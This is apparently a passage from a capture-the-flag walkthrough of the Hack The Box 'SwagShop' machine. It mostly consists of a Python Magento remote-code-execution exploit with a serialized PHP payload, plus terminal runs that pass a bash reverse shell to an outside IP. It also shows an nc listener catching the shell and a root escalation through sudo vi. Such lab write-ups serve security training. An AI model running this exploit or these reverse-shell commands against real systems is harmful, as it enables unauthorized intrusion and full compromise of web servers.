          '\"\00*\00 eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMINATE!\";i:2;s:15:\"' \
          'EXTERMINATE!!!!\";}s:22:\"\00*\00 subjectPrependText\";N;s:10:\"\00*\00 layout\";O:23:\"'     \
          'Zend Config Writer Yaml\":3:{s:15:\"\00*\00 yamlEncoder\";s:%d:\"%s\";s:17:\"\00*\00'     \
          ' loadedSection\";N;s:10:\"\00*\00 config\";O:13:\"Varien Object\":1:{s:8:\"\00*\00 data\"' \
          ';s:%d:\"%s\";}}s:8:\"\00*\00 mail\";O:9:\"Zend Mail\":0:{}}i:1;i:2;}}' % (len(php function), php function,
                                                                                      len(arg), arg)
# Setup the mechanize browser and options
br = mechanize.Browser()
br.set proxies({"http": "localhost:8080"})
br.set handle robots(False)

request = br.open(target)

br.select form(nr=0)
br.form.new control('text', 'login[username]', {'value': username})  # Had to manually add username control.
br.form.fixup()
br['login[username]'] = username
br['login[password]'] = password

br.method = "POST"
request = br.submit()
content = request.read()
```




```

url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM KEY = '(.*)'", content)
key = key.group(1)

request = br.open(url + 'block/tab orders/period/7d/?isAjax=true', data='isAjax=false&form key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)

payload = base64.b64encode(payload)
gh = md5(payload + install date).hexdigest()

exploit = tunnel + '?ga=' + payload + '&h=' + gh

try:
    request = br.open(exploit)
except (mechanize.HTTPError, mechanize.URLError) as e:
    print e.read()

```


let's set the proxy and see what going on




```
┌──(root💀 kali)-[/Documents/htb/boxes/swagshop]
└─# python rce.py http://10.10.10.140 'bash -c "bash -i >& /dev/tcp/10.10.14.18/9001 0>&1"'
Traceback (most recent call last):
  File "rce.py", line 56, in <module>
    br['login[password]'] = password
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form.py", line 2780, in __setitem__
    control = self.find_control(name)
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form.py", line 3101, in find_control
    return self._find_control(name, type, kind, id, label, predicate, nr)
  File "/usr/local/lib/python2.7/dist-packages/mechanize/_form.py", line 3185, in _find_control
    raise ControlNotFoundError("no control matching "+description)
mechanize._form.ControlNotFoundError: no control matching name 'login[password]'
```



```
# Setup the mechanize browser and options
br = mechanize.Browser()
br.set proxies({"http": "localhost:8080"})
br.set handle robots(False)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python rce.py http://10.10.10.140 'bash -c "bash -i >& /dev/tcp/10.10.14.18/9001 0>&1"'
```




Request to http://10.10.10.140:80

```
GET / HTTP/1.1
Accept-Encoding: gzip, deflate
Host: 10.10.10.140
Connection: close
User-Agent: Python-urllib/2.7

```


forward no response




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python rce.py http://10.10.10.140/index.php/admin/ 'bash -c "bash -i >& /dev/tcp/10.10.14.18/9001 0>&1"'
Traceback (most recent call last):
  File "rce.py", line 69, in <module>
    tunnel = tunnel.group(1)
AttributeError: 'NoneType' object has no attribute 'group'
```



```
from hashlib import md5
import sys
import re
import base64
import mechanize
import pdb
```




```
request = br.open(url + 'block/tab orders/period/7d/?isAjax=true', data='isAjax=false&form key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
pdb.set trace()
tunnel = tunnel.group(1)
```



```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python rce.py http://10.10.10.140/index.php/admin/ 'bash -c "bash -i >& /dev/tcp/10.10.14.18/9001 0>&1"'
> /Documents/htb/boxes/swagshop/rce.py(71)<module>()
→ tunnel = tunnel.group(1)
(Pdb) print tunnel
None
```

change 7d => 1y




```
POST
/index.php/admin/dashboard/ajaxBlock/key/50e4e3191ce4acab8428e4a133ad7b97
/block/tab_orders/period/7d/?isAjax=true HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Length: 38
Host: 10.10.10.140
User-Agent: Python-urllib/2.7
Connection: close
Cookie: adminhtml=9u47ep7nirjl4klhd0lm1apov5
Content-Type: application/x-www-form-urlencoded

isAjax=false&form_key=EZzcV4XmOvVHNkQ7
```


```
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 706
Connection: close
Content-Type: text/html; charset=UTF-8

<div style="margin:20px;">
  <p class="switcher a-right" style="padding:5px 10px;">
    Select Range:
    <select name="period" id="order_orders_period" onchange="changeDiagram
      <option value="24h" >
        Last 24 Hours
      </option>
      <option value="7d"  selected="selected">
        Last 7 Days
      </option>
      <option value="1m" >
        Current Month
      </option>
      <option value="1y" >
        YTD
      </option>
      <option value="2y" >
        2YTD
      </option>
    </select>
  </p>
  <br/>
  <p class="a-center" style="width:587px;height:300px; margin:0 auto;">
    No Data Found
  </p>
</div>
```

Let’s change to 2y then.


```
request = br.open(url + 'block/tab_orders/period/2y/?isAjax=true', data='isAjax=false&
```




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python rce.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >& /dev/tcp/10.10.14.18/443 0>&1'"
```




```
root@htb:~/htb/boxes/swagshop# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.140] 47784
bash: cannot set terminal process group (1286): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ python -c 'import pty;pty.spawn("/bin/bash")'
<html$ python -c 'import pty;pty.spawn("/bin/bash")'
The program 'python' can be found in the following packages:
 * python-minimal
 * python3
Ask your administrator to install one of them
www-data@swagshop:/var/www/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```



```
www-data@swagshop:/var/www/html$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```



```
www-data@swagshop:/var/www/html$ sudo vi /var/www/html/PleaseSupportMe
```



```
:!/bin/bash
root@swagshop:/var/www/html# ls
LICENSE.html        app           get.php           js                pkginfo
LICENSE.txt         cron.php      includes          lib               shell
LICENSE_AFL.txt     cron.sh       index.php         mage              skin
RELEASE_NOTES.txt   errors        index.php.sample  media             var
api.php             favicon.ico   install.php       php.ini.sample
root@swagshop:/var/www/html# 
```